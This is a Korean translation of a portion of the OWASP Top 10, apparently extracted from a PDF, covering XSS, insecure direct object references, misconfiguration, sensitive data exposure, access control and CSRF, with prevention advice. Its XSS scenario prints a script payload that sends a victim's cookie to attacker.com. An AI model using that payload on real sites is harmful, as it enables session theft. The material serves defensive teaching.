
OWASP

해당 영역을 방지하기 위한 요구사항 및 문제점의 보다 완벽한 집합을 위해, [인증\(V2\) 및 세션 관리\(V3\)](#)를 위한 ASVS 요구사항 영역을 참고하세요.

- [OWASP 인증 참고쪽지](#)
- [OWASP 비밀번호 분실 참고쪽지](#)
- [OWASP 세션 관리 참고쪽지](#)
- [OWASP 개발 가이드: '인증' Chapter](#)
- [OWASP 테스트 가이드: '인증' Chapter](#)

외부

- [CWE Entry 287 on 부적절한 인증](#)
- [CWE Entry 384 on 세션 고정](#)



XSS 취약성 확인 방법

출력 페이지에서 해당 입력 값을 포함하기 전에, 모든 사용자가 제공한 입력이 제대로 이스케이프 되었는지 확인하지 않거나, 입력 유효성검사를 통해 안전을 검증하지 않는다면 XSS에 취약하다. 적절한 출력 값 이스케이핑 또는 유효성 검사 없이, 브라우저에서 입력이 되면 활성화된 콘텐츠로 처리된다. 동적으로 페이지를 업데이트하는데 Ajax를 사용하는 경우, 여러분은 안전한 JavaScript APIs를 사용하고 있는가? 안전하지 않은 자바스크립트 API에 대한 인코딩 또는 유효성 검사도 해야 한다.

자동화된 도구는 자동적으로 일부 XSS 문제점을 발견할 수 있다. 하지만, 각각의 애플리케이션은 다른 방식으로 출력 페이지를 구축하고, 자바스크립트, ActiveX, 플래시 및 실버라이트 등과 같은 다른 브라우저 인터프리터를 사용하기 때문에, 자동 탐지는 어렵다. 따라서, 자동 접근 방식뿐만 아니라, 전체적인 범위에서 수동으로 코드를 검토하고, 침투시험이 필요하다.

자동화된 도구로 Ajax와 같은 웹 2.0 기술에서 XSS를 탐지하는 것은 더욱 어렵다.

XSS 예방 방법

XSS를 방지하려면, 활성 브라우저 콘텐츠와 신뢰할 수 없는 데이터를 분리해야 한다.

1. 선호하는 방법은 HTML 문맥(본문, 속성, 자바스크립트, CSS, 또는 URL)에 따라 모든 신뢰할 수 없는 데이터를 올바르게 이스케이핑하는 것이다. 데이터 이스케이핑 기술에 필요한 자세한 내용은 OWASP XSS 예방 참고쪽지를 참고하기 바란다.
2. 또한 XSS를 방지하기 위해서는 입력 값 검증 시 포지티브 또는 "화이트리스트" 방식을 권장한다. 하지만 많은 애플리케이션에서 입력 값에 특수 문자가 필요하므로, 완벽하게 방어되지는 않는다. 이러한 유효성 검사는 입력으로 승인하기 전에 가능하면, 해당 데이터에 대한 길이, 문자, 형식 및 사업적 규칙 유효성을 검사해야 한다.
3. 풍부한 콘텐츠, OWASP AntiSamy 또는 Java HTML Sanitizer Project와 같은 auto-sanitization 라이브러리를 고려해야 한다.
4. XSS를 방어하기 위하여, 전체 사이트에 콘텐츠 보안 정책 (CSP)을 고려해야 한다.

공격 시나리오 예시

애플리케이션은 아래와 같이 유효성 검사 또는 이스케이핑 없이 다음의 HTML 조각(snippet)을 구성에서 신뢰할 수 없는 데이터를 사용한다:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

공격자는 자신의 브라우저에서 'CC' 매개변수를 수정한다:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
```

이 경우 피해자의 세션 ID가 공격자의 웹사이트로 전송되며, 공격자가 사용자의 현재 세션을 이용할 수 있다.

또한 공격자는 XSS를 사용해서 애플리케이션이 적용한 자동화된 CSRF 방어를 무력화할 수 있다. A8 CSRF 정보 참고.






참고 문서

OWASP

- OWASP XSS 예방 참고쪽지
- OWASP DOM 기반 XSS 예방 참고쪽지
- OWASP 크로스 사이트 스크립팅 아티클
- ESAPI 인코더 API
- ASVS: 출력 인코딩/이스케이핑 요구사항(V6)
- OWASP AntiSamy: Sanitization Library
- 테스트 가이드: 1st 3 Chapters on Data Validation Testing
- OWASP 코드 리뷰 가이드: Chapter on XSS Review
- OWASP XSS 필터 우회 참고쪽지

외부

- CWE 79 항목 : 크로스 사이트 스크립팅g

 위험원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향	
특정 애플리케이션	공격 가능성 쉬움	취약점 분포 일반적	탐지 가능성 쉬움	영향도 중간	특정 애플리케이션 / 사업
시스템 사용자의 유형을 고려해야 한다. 어떤 사용자는 특정 유형의 시스템 데이터에 대해서 부분적인 접근 권한을 가지고 있는가?	시스템 사용자로서 권한을 가지고 있는 공격자는 시스템 객체에서 권한이 없는 또 다른 객체를 직접 참조하는 인자 값들을 간단히 변경할 수 있다. 접근이 승인되었나?	애플리케이션은 웹 페이지를 생성할 때 객체 실제 키나 이름을 자주 사용한다. 애플리케이션은 사용자가 목적지 객체에 대해서 승인 받았는지를 항상 검증하지는 않는다. 이것으로 인해 직접적인 객체 참조 시 취약점이 발생한다. 시험전문가는 이 같은 결함을 탐지하기 위해 쉽게 인자 값들을 조작할 수 있다. 코드 분석을 하면 권한이 검증되었는지 더 쉽게 알 수 있다.	이러한 결함은 파라미터에 의해 참조되는 모든 데이터를 침해할 수 있다. 객체 참조가 예측 불가능한 것이라면, 공격자가 모든 가용할 수 있는 종류의 데이터에 접근할 수 있다.	노출된 데이터의 사업적 가치를 고려해야 한다. 또한 취약점이 일반에게 공개될 경우의 사업적 영향을 고려해야 한다.	

취약성 확인 방법

애플리케이션이 안전하지 못한 방식으로 객체를 직접 참조하는 것이 취약한지 알아보는 가장 좋은 방법은 모든 객체 참조 시 적절한 보안을 취하고 있는지 검증하는 것이다. 이를 위해 고려해야 하는 것은 다음과 같다.

- 제한된 자원에 **직접적으로** 참조하는 경우, 애플리케이션에서 사용자가 요청한 정확한 자원에 접근할 수 있도록 승인이 되었는지 검증하지 않는가?
- 만약 이러한 참조가 **간접적인** 참조라면, 직접 참조에 대한 매핑은 기존 사용자에게 허용된 값으로만 제한하지 않는가?

애플리케이션 코드 검토를 통해 각각의 접근이 안전하게 실행되는지를 검증할 수 있다. 시험을 하면 직접적인 객체 참조를 확인하거나 안전한지 아닌지 확인할 수 있다. 자동화된 도구는 보호할 것이 무엇인지 또는 무엇이 안전하고 불안정한지 알지 못하기 때문에 이 같은 결함을 찾을 수 없다.

예방 방법

직접 객체 참조 취약점을 예방하기 위해서는 각각의 사용자들이 접근할 수 있는 객체를 보호하기 위한 방법을 선택하는 것이 필요하다. (예, 객체 숫자, 파일 이름):

- 사용자 또는 세션당 간접적인 객체 참조 사용.** 이를 통해 공격자들이 비인가 자원을 직접 목표로 하는 것을 예방한다. 실 예로, 자원의 DB 키를 사용하는 대신에, 현재 사용자에게 승인된 6개의 자원에 대한 드롭다운 리스트를 이용하여 사용자는 사용자가 선택한 것을 가르키는 숫자 1에서 6까지를 이용한다. 애플리케이션은 사용자당 서버의 DB 키에 간접적인 참조를 하는 맵을 가지고 있다. OWASP ESAPI(기업 보안 API)는 연속적이고 랜덤한 접근 참조 맵을 포함한다. 참조 맵은 개발자가 직접적인 객체 참조를 제거하기 위해 사용할 수 있다.
- 접근 확인.** 신뢰되지 않은 곳으로부터 직접적인 객체 참조를 사용하는 경우 요청된 객체에 대해 사용자가 권한이 있는지를 확인하기 위해 접근 통제를 포함해야 한다.

공격 시나리오 예시

애플리케이션은 계정정보에 접근하는 SQL 구문에 검증되지 않은 데이터를 이용한다.

```
String query = "SELECT * FROM acct WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

공격자는 그녀가 원하는 계좌번호가 무엇이든 간에 웹 브라우저를 통해서 보내기 위한 acct 인자를 변경한다. 만약 적절히 검증되지 않는다면 의도된 자신의 계정 이외에 공격자는 쉽게 다른 이의 계정에 접근 가능하다.

```
http://example.com/app/accountInfo?acct=notmyacct
```

참고 문서






OWASP

- OWASP Top 10-2007 취약한 직접 객체 참조
- ESAPI 접근 참조 맵 API
- ESAPI 접근 통제 API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

추가적인 접근 통제 요구사항은 ASVS 요구사항 부분의 접근 통제(V4) 참고.

외부

- CWE 639 항목 : 취약한 직접 객체 참조
- CWE 22 항목 : 경로 추적 (직접객체 참조 공격 사례)

 <p>위험원</p>	 <p>공격 방법</p>	 <p>보안 취약성</p>	 <p>기술적 영향</p>	 <p>사업적 영향</p>
<p>특정 애플리케이션</p>	<p>공격 가능성 쉬움</p>	<p>취약점 분포 일반적</p>	<p>영향도 중간</p>	<p>특정 애플리케이션 / 사업</p>
<p>익명의 외부 공격자 뿐만 아니라 사용자도 본인 계정으로 서버를 손상시킬 수 있다는 것을 고려해야 한다. 내부자들 역시 자신의 행동을 은폐하려고 들 수 있다.</p>	<p>공격자는 승인되지 않은 접근 권한을 얻거나 시스템에 대해 알아보기 위해 기본 계정, 사용하지 않는 페이지, 패치되지 않은 결함, 보호되지 않는 파일이나 디렉토리 등에 접근한다.</p>	<p>보안 구성 오류는 플랫폼, 웹 서버, 애플리케이션 서버, 데이터베이스, 프레임 워크, 사용자 지정 코드를 포함하는 애플리케이션 스택의 모든 수준에서 발생할 수 있다. 개발자와 시스템 관리자는 전체 스택이 제대로 구성되었는지 확인하기 위해 함께 작업해야 한다. 자동 스캐너는 누락된 패치, 잘못된 기본 계정 사용, 불필요한 서비스 등을 감지하는 데 유용하다.</p>	<p>어떤 결함은 공격자에게 특정 시스템 데이터나 기능에 대한 무단 접근 권한을 주게 된다. 이러한 결함으로 때로는 시스템이 완전히 해킹될 수 있다.</p>	<p>시스템은 여러분이 완전히 파악하지 못한 상태에서 손상 될 수도 있습니다. 모든 데이터는 도둑 맞을 수 있고, 서서히 수정될 수도 있다. 이에 대한 복구 비용은 비쌀 것이다.</p>

취약성 확인 방법

혹시 여러분의 애플리케이션의 스택 모든 부분에 보안 강화가 되고 있는가? 예를 들자면:

1. 운영체제, 웹/앱 서버, DBMS, 애플리케이션이나 코드 라이브러리들도 포함해서 보안 업데이트 기간이 지난 소프트웨어가 있지는 않은가? (**새로운 A9 참고**)
2. 불필요한 기능이 활성화되어 있거나 설치되어 있지는 않은가? (예 - 포트나 서비스, 페이지, 계정, 권한 등)
3. 기본 계정들 및 관련된 패스워드들이 아직 활성화되어 있고 한 번도 변경을 하지 않았는가?
4. 여러분의 에러 처리 부분이 스택 추적 가능한 수준으로 자세하거나 사용자에게 보여지는 에러 메시지가 너무 지나치게 자세하지는 않은가?
5. 개발 중이신 프레임워크의 보안 설정과 라이브러리들의 보안 설정을 보증하실 수 있는가? (예 - 스트럿츠나 스프링, ASP.NET 등)

합의된 반복 가능한 애플리케이션 보안 설정 프로세스가 없다면, 시스템은 높은 위험을 가지고 있는 것이다.

공격 시나리오 예시

시나리오 1: 애플리케이션 서버 관리 콘솔이 자동으로 설치된 후 제거되지 않았다. 기본 계정들은 변경되지 않았다. 공격자는 여러분들의 서버에 기본 관리 페이지를 발견했고, 기본 패스워드로 로그인하여, 시스템을 장악하였다.

시나리오 2: 디렉토리 목록을 보는 기능이 서버에서 비활성화되지 않았다. 공격자는 디렉토리 내용들을 보면서 아무 파일이나 찾을 수 있다는 것을 알게 된다. 공격자는 컴파일 해 둔 모든 자바 클래스를 찾아 다운로드 후 역추적 기법을 이용해 디컴파일한다. 공격자는 여러분의 애플리케이션에 심각한 접근통제 결함을 찾아낸다.

시나리오 3: 애플리케이션 서버 구성이 사용자에게 잠재적으로 노출될 수 있는 근본적인 결함을 반환되는 스택 추적을 허용한다. 공격자는 추가적인 정보가 담긴 에러 메시지가 나오면 좋아한다.

시나리오 4: 애플리케이션 서버에 샘플 애플리케이션이 설치 되어있는 상태에서 제거되지 않고 프로덕션 서버로 활용되고 있다. 이전에 설명했듯이 샘플 애플리케이션은 보안 결함을 보유하고 있고, 공격자들은 여러분들의 서버를 손상시키는 데에 이를 사용할 수 있다.

예방 방법

다음 모든 사항을 구축하기를 권장한다:

1. 적절히 차단되어 있어 쉽고 빠르게 다른 환경을 적용할 수 있게 만들어 주는 반복가능하고 보안 강화 프로세스. 개발, QA, 생산 환경은 (각 환경에서 사용되는 각기 다른 암호 등으로) 동일하게 구성되어야 함. 이런 프로세스를 통해 새로운 보안 환경을 설정하는데 드는 노력을 최소화할 수 있다.
2. 각각의 적용된 환경으로 모든 소프트웨어 업데이트와 패치를 적절한 시점에 적용할 수 있는 프로세스. 이런 프로세스에는 **모든 코드 라이브러리까지 포함. (새로운 A9 참고).**
3. 컴포넌트간 효과적이고, 안전하게 분리될 수 있는 강력한 애플리케이션 아키텍처.
4. 향후 보안 구성 오류나 누락된 패치를 감지하기 위해서는 실시간 스캔을 고려하고 주기적으로 감사를 수행한다.

참고 문서


OWASP

- [OWASP 개발자 가이드: 구성](#)
- [OWASP 코드 리뷰 가이드: 에러 처리](#)
- [OWASP 테스트 가이드: 형상관리](#)
- [OWASP 테스트 가이드: 에러 코드 테스트](#)
- [OWASP Top 10 2004 - 설정 관리 오류](#)

이 영역에 대한 추가적인 요구사항은, [보안 설정\(V12\)에 대한 ASVS 요구사항 영역](#)을 참고하세요.

외부

- [웹 서버 보안 강화에 대한 PC Magazine 기사](#)
- [환경적 보안 결함에 대한 CWE Entry 2](#)
- [CIS 보안 구성 가이드/벤치마크](#)

 <p>위험원</p>	<p>공격 방법</p>	<p>보안 취약성</p>	<p>기술적 영향</p>	<p>사업적 영향</p>
<p>특정 애플리케이션</p>	<p>공격 가능성 어려움</p>	<p>취약점 분포 드물</p>	<p>탐지 가능성 평균</p>	<p>영향도 심각</p>
<p>누가 민감한 정보와 백업 시스템에 접근할 수 있는지 고려해야 한다. 현재 사용하지 않는 정보와 전송 정보, 심지어는 고객의 브라우저까지 포함하고, 내부와 외부 모든 위험들까지 포함해야 한다.</p>	<p>공격자들은 암호문을 직접 풀지는 않는다. 대신 키를 훔치거나 중간 공격을 하기도 하고, 서버에 저장된 평문으로 된 정보나 사용자의 브라우저에서 송수신 중인 정보를 훔친다.</p>	<p>가장 흔한 결함은 민감 정보를 암호화하지 않은 것이다. 암호화했을 때, 취약한 키 생성과 관리, 그리고 취약한 알고리즘 사용이 일반적인데, 특히 취약한 패스워드로 해쉬 알고리즘을 사용하는 경우에 그렇다. 브라우저의 취약점은 매우 흔하고 발견하기 수월하나 대규모의 공격하기는 어렵다. 외부 공격자는 접근 상의 제한 때문에 서버측 취약점을 알아내는 것이 어렵고, 공격하기도 어렵다.</p>	<p>이 것이 실패하면 보호되어야 할 모든 데이터를 쉽게 해킹된다. 이러한 정보는 일반적으로 건강 기록이나 인증 데이터, 신용 카드 등의 민감한 내용을 포함하고 있다.</p>	<p>정보 손실에 대한 사업적 가치와 평판에 대한 영향을 고려해야 한다. 이 정보가 노출되었을 때 법적 책임은 무엇인가? 또한 평판에 피해가 발생할 수 있다는 점도 고려해야 한다.</p>

데이터 노출 취약성 확인 방법

여러분이 가장 먼저 해야 할 일은 어떤 정보가 추가적인 보호가 필요한 민감한 데이터인지 결정하는 것이다. 예를 들어, 패스워드, 신용카드 정보, 건강기록, 개인정보는 반드시 보호되어야 하는 것들이다. 이러한 정보에 대해서 아래와 같은 내용을 확인한다.

1. 민감한 정보들이 사용중인 저장공간이나 백업 공간에 저장될 때 암호화되지 않은 긴 문자로 저장되지는 않는가?
2. 이러한 정보들이 내부나 외부에 암호화되지 않고 전송되는가? 인터넷 트래픽은 특히 위험하다.
3. 오래되었거나 취약한 암호 알고리즘을 사용하지는 않는가?
4. 취약한 암호키가 생성되었거나 적절한 키관리는 이루어지는가? 또는 순환이 누락되지는 않는가?
5. 브라우저 보안지침이나 헤더가 민감한 데이터가 제공되었거나 브라우저에 보내졌을 때 놓치지 않는가?

문제를 피할 수 있는 더 완벽한 설정을 위해서 [ASVS의 암호화 요구사항 \(V7\)](#), [데이터보호 요구사항 \(V9\)](#), [SSL \(V10\)](#) 참고

예방 방법

불안정한 암호화, SSL 사용, 정보 보호의 전체적인 위험은 Top10의 범위를 넘어선다. 그렇긴 하지만 모든 민감한 정보를 위해서 최소한 아래와 같은 조치가 필요하다.

1. 이러한 정보들을 보호하기 위해 계획한 위험을 고려해서 현재 사용하지 않거나 전송중인 모든 민감한 정보를 위험으로 부터 보호할 수 있는 방법으로 암호화해야 한다.
2. 불필요한 민감 정보는 저장하지 말고, 저장된 정보는 가능한 빠른 시간 내에 파기. 저장되지 않은 정보는 도난되지 않음.
3. 강력한 표준 알고리즘과 강력한 키를 사용하고, 정해진 장소에서 적절하게 관리. [FIPS\(Federal Information Processing Standard\) 140](#) 에서 제시하는 적절한 암호화 모듈을 사용하는 것을 고려해야 한다.
4. [bcrypt](#), [PBKDF2](#), [scrypt](#)와 같이 패스워드를 보호용으로 설계된 알고리즘으로 패스워드를 저장해야 한다.
5. 민감한 정보를 수집하는데 자동완성기능을 사용하지 말고, 민감한 정보를 포함하고 있는 페이지를 캐쉬에 저장하는 기능을 사용하면 안된다.

공격 시나리오 예시

시나리오 #1: 애플리케이션은 데이터베이스의 신용카드 번호를 암호화할 때 자동 데이터베이스 암호화를 사용한다. 그러나 이것은 평문으로 된 신용카드 번호를 검색할 수 있는 SQL 인젝션 취약점을 사용하여 검색하면 자동으로 복호화될 수 있다. 신용카드 번호와 같은 정보들은 공개키를 사용해서 암호화되어야 하고, 비밀키를 사용하여 복호화하는 백엔드 애플리케이션을 사용하여야 한다.

시나리오 #2: 사이트에서 모든 인증 페이지에 SSL을 사용하지 않는다. 공격자는 네트워크 트래픽(개방된 무선 네트워크 같은)을 관찰하고, 사용자의 세션 쿠키를 훔친다. 이후 공격자는 이 쿠키를 다시 사용해서 사용자의 개인 정보에 접속할 수 있는 세션을 훔친다.

시나리오 #3: 패스워드 데이터베이스는 모든 사람들의 패스워드를 저장하기 위해서 솔트없는 해쉬 함수를 사용한다. 파일 업로드 취약점은 공격자들에게 암호 파일을 검색할 수 있도록 한다. 모든 솔트없는 해쉬 함수는 사전에 계산된 해쉬 함수의 레인보우 테이블(Rainbow Table, 해쉬 함수를 사용하여 코딩된 문서를 복호화하는데 사용할 수 있는 함수들의 테이블)에 노출될 수 있다.






참고 문서

OWASP - 더 완벽하게 요구사항을 만족하기 위해서 [ASVS 요구사항의 V7 암호화](#), [V9 데이터 보호](#) 및 [V10 통신 보안](#)을 참고

- [OWASP 암호 저장 참고쪽지](#)
- [OWASP 패스워드 저장 참고쪽지](#)
- [OWASP 전송계층 보호 참고쪽지](#)
- [OWASP 테스트 가이드: SSL/TLS 테스트링 챗터](#)

외부

- [CWE 310 항목 : 암호 문제](#)
- [CWE 312 항목 : 민감 정보의 평문 저장](#)
- [CWE 319 항목 : 민감 정보의 평문 전송](#)
- [CWE 326 항목 : 취약한 암호](#)

 위험원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향	
특정 애플리케이션	공격 가능성 쉬움	취약점 분포 일반적	탐지 가능성 평균	영향도 중간	특정 애플리케이션 / 사업
누구나 네트워크를 통해 애플리케이션에 응답을 보낼 수 있다. 이 애플리케이션에 익명의 사용자와 일반 사용자들은 특권기능(privileged function)에 접근이 가능한가?	공격자는 URL이나 파라미터를 변조해서 인증된 사용자가 된다. 이 접근이 정당한가? 익명의 사용자는 숨겨놓은 기능(private functions)에 접근하지 못하도록 해야 한다.	애플리케이션의 보호 기능은 항상 제대로 작동하지 않고 있다. 기능 수준의 보호는 설정을 통해 관리된다. 이 설정이 잘못된 경우가 있고, 개발자는 코드가 적절하지 않음을 검사하지 않고 있다. 취약점을 탐지하는 것은 의외로 쉽다. 하지만 공격자에 의해 만들어진 페이지(URL)와 기능을 찾아내기란 쉬운 일이 아니다.	취약점은 공격자가 권한이 없는 기능에 접근을 가능하게 해준다. 최고관리자 기능(Administrative functions)이 주요 공격 목표가 된다.	노출된 기능과 데이터의 사업적 가치를 고려해야 한다. 또한 취약점이 일반에게 공개될 경우의 사업적 영향을 고려해야 한다.	

강제적 접근 취약성 확인 방법

애플리케이션이 기능 수준의 접근을 제한하는 지 찾을 수 있는 가장 좋은 방법은 모든 애플리케이션 기능을 검증하는 것이다:

1. 인증되지 않은 기능이 UI에서 제공되고 있지 않은가?
2. 서버 쪽 인증과 인증 체크가 이루어 지지 않았는가?
3. 서버 쪽 체크가 공격자가 제공하는 정보에 의존하고 있지 않은가?

프록시를 이용해서 애플리케이션이 특별한 역할이 있는 지 확인하고, 그 다음 권한이 낮은 제한된 페이지에 다시 방문해 보아라. 이때 서버 응답이 똑같다면, 취약점이 존재할 가능성이 크다. 프록시는 이와 같은 분석 기능을 지원하기도 한다.

또한 접근 통제를 구현한 코드를 확인할 수 있다. 코드와 인가된 인증 패턴을 통해 단일 권한 요청(single privileged request)을 시도할 수 있다. 추적되지 않는 패턴이 어디에 있는지 찾기 위해 코드베이스(codebase)를 검색해 볼 수 있다.

자동화된 도구는 이러한 문제들을 못 찾을 가능성이 있다.

예방 방법

애플리케이션은 일관적이고 쉽게 분석할 수 있는 인증 모듈을 가지고 있어야 한다. 이러한 보호기능은 애플리케이션 코드 외부의 하나 이상의 컴포넌트에서 제공된다.

1. 권한을 관리하는 프로세스는 업데이트 및 감사가 쉽게 이루어져야 한다. 하드 코딩하면 안된다.
2. 강화된 메커니즘은 기본적으로 모든 접근을 차단하고, 필요 시 명백히 허가된 특정 역할만 접근할 수 있어야 한다.
3. 만약 이 기능이 워크플로우(workflow)에 연관되어 있다면, 정당한 접근인지 확실하게 확인해야 한다.

NOTE: 대부분의 웹 애플리케이션이 인증되지 않은 링크와 버튼을 보여주지는 않는다. 하지만 "표현계층 접근 제어"는 사실상 보호기능을 제공하지 않는다. 따라서 컨트롤러(controller) 및 사업 로직(business logic)을 확인해야 한다.

공격 시나리오 예시

시나리오 #1: 공격자는 브라우저로 목표 URL로 접근시도한다. 아래 URL을 따라가게 되면 인증이 필요하다. "admin_getappInfo" 페이지에 접근하기 위해서는 관리자 권한이 필요하다.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

만약 인증되지 않은 사용자가 해당 페이지에 접근할 수 있다면 취약점이 존재하는 것이다. 관리자가 아닌 인증된 사용자가 "admin_getappInfo" 페이지에 접근이 되면, 이것도 취약하다 그래서 많은 공격자들이 관리자 페이지를 공격할 것이다.

시나리오 #2: 어떤 페이지에서 특정한 기능을 호출할 수 있는 'action' 파라미터를 제공하며, 다른 action들은 다른 역할을 가지고 있다. 만약 이러한 역할이 적용되어 있지 않다면 이것은 취약점이다.

참고 문서






OWASP

- [OWASP Top 10-2007 : URL 접근 제한 실패](#)
- [ESAPI 접근 통제 API](#)
- [OWASP 개발 가이드: 인가 챕터](#)
- [OWASP 테스트 가이드: 경로 추적 시험](#)
- [OWASP 강제적 브라우징 아티클](#)

접근 통제 요구사항에 대한 추가적인 사항은 [ASVS 요구사항 부분 중 접근 통제 \(V4\)](#) 참고.

외부

- [CWE 285 항목 : 부적절한 접근 통제\(인가\)](#)

 위험원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향
특정 애플리케이션	공격 가능성 평균	취약점 분포 일반적	영향도 중간	특정 애플리케이션 / 사업
사용자 브라우저로 콘텐츠를 로드 할 수 있는 사람이 있는 고려해야 한다. 따라서 강제로 여러분의 웹사이트로 요청을 보낸다. 사용자가 접근하는 모든 웹사이트 또는 다른 HTML 피드에서 이것이 가능하다.	공격자는 위조된 HTTP 요청을 생성하고 피해자들이 이미지 태그, XSS, 또는 수많은 다른 기술들을 통해 그들을 제시하려고 속인다. 사용자들이 인증된다면 공격은 성공한다.	CSRF는 대부분의 웹 애플리케이션에서 공격자들이 특정 행위의 모든 세부정보들을 예측할 수 있도록 허용한다는 사실을 이용한다. 브라우저는 자동적으로 세션 쿠키와 같은 인증데이터를 보내기 때문에 공격자들은 합법적인 것과 구별할 수 없는 위조된 요청을 만드는 악성 웹 페이지를 생성할 수 있다. CSRF 결함은 침투 시험 또는 코드 분석을 통해서 쉽게 탐지할 수 있다.	공격자는 피해자를 속여 계정 상세사항 업데이트, 구매, 로그인 및 로그아웃 등 피해자가 합법적으로 상태를 변경하는 동작을 수행하도록 한다.	해킹된 데이터 또는 애플리케이션 기능의 사업적 가치를 고려해야 한다. 사용자가 조치를 취하지 않았다고 생각해야 한다. 평판에 대한 영향을 고려해야 한다.

CSRF 취약성 확인 방법

애플리케이션이 취약한지 확인하기 위해서, 링크 및 폼들이 예측할 수 없는 CSRF 토큰이 누락되었는지 봐야 한다. 그러한 토큰이 없다면, 공격자들은 악의적인 요청들을 위조할 수 있다. 대체 방어책은 사용자에게 요청을 제출하는 의도를 증명하거나, 재인증 또는 진짜 사용자라는 일부 다른 증거 (예를 들면 CAPTCHA) 를 요구하는 것이다.

상태를 변경하는 함수는 가장 중요한 CSRF 공격목표가 되기 때문에 이러한 함수를 호출하는 링크나 폼에 집중해야 한다. 그리고 단단계 처리기능은 기본적인 방어책이 없기 때문에 확인해야 한다. 공격자들은 다양한 기술 또는 아마도 자바스크립트를 사용하여 연속적으로 요청들을 쉽게 위조할 수 있다. 브라우저에서 자동적으로 보내는 세션 쿠키, 출발지 IP 주소, 그리고 다른 정보들이 CSRF에 대한 방어책을 제공하지 않는지 확인해야 한다. 왜냐하면 이러한 정보도 위조된 요청에 포함되어 있기 때문이다.

OWASP의 [CSRF Tester](#) 도구는 CSRF 결함 위험을 시연하기 위한 시험 케이스를 생성하는데 도움이 될 수 있다.

CSRF 예방 방법

CSRF를 예방하기 위해서는 각각의 HTTP 요청에서 예측 불가능한 토큰을 포함해야 한다. 최소한 이런 토큰들은 사용자 세션마다 고유해야 한다.

- 선택되는 옵션은 숨겨진 필드에 고유 토큰을 포함하는 것이다. 이렇게 하면 HTTP 리퀘스트 본문에 값이 보내지고, 노출될 위험이 큰 URL에 포함하는 것을 피할 수 있다.
- 고유 토큰은 또한 URL 자체 또는 URL 매개변수에 포함될 수 있다. 그러나 토큰이 이런 곳에 있으면 공격자에게 URL이 노출되고 따라서 비밀 토큰이 해킹당할 수 있다.

OWASP의 [CSRF Guard](#)는 Java EE, .NET, PHP 애플리케이션에 이러한 토큰을 자동적으로 포함할 수 있다. OWASP의 [ESAPI](#)는 개발자들이 CSRF 취약점들을 방지할 수 있게 사용할 수 있는 방법이 포함되어 있다.

- 사용자에게 재인증을 요구하거나, 또는 사용자 자신을 증명하도록 하는 것(예를 들어 CAPCHA를 통해)이 CSRF 보호책이 될 수 있다.

공격 시나리오 예시

애플리케이션이 사용자에게 비밀사항이 포함하지 않은 상태 변경 요청을 제출할 수 있도록 허용한다. 예를 들면:

<http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243>

그래서, 공격자가 피해자의 계좌에서 공격자의 계좌로 돈을 송금할 요청을 구성할 수 있다. 그리고 그때 공격자의 통제 아래 다양한 사이트에 저장된 iframe 또는 이미지 요청에 공격을 끼워 넣는다.

```

```

이미 example.com에 인증하는 동안 피해자가 공격자의 사이트의 어떤 곳에 방문한다면, 이 위조된 요청은 자동적으로 공격자의 요청이 승인하는 사용자의 세션 정보에 포함될 것이다.

참고 문서






OWASP

- [OWASP CSRF 아티클](#)
- [OWASP CSRF 예방 참고쪽지](#)
- [OWASP CSRFGuard - CSRF 방어 도구](#)
- [ESAPI 프로젝트 홈페이지](#)
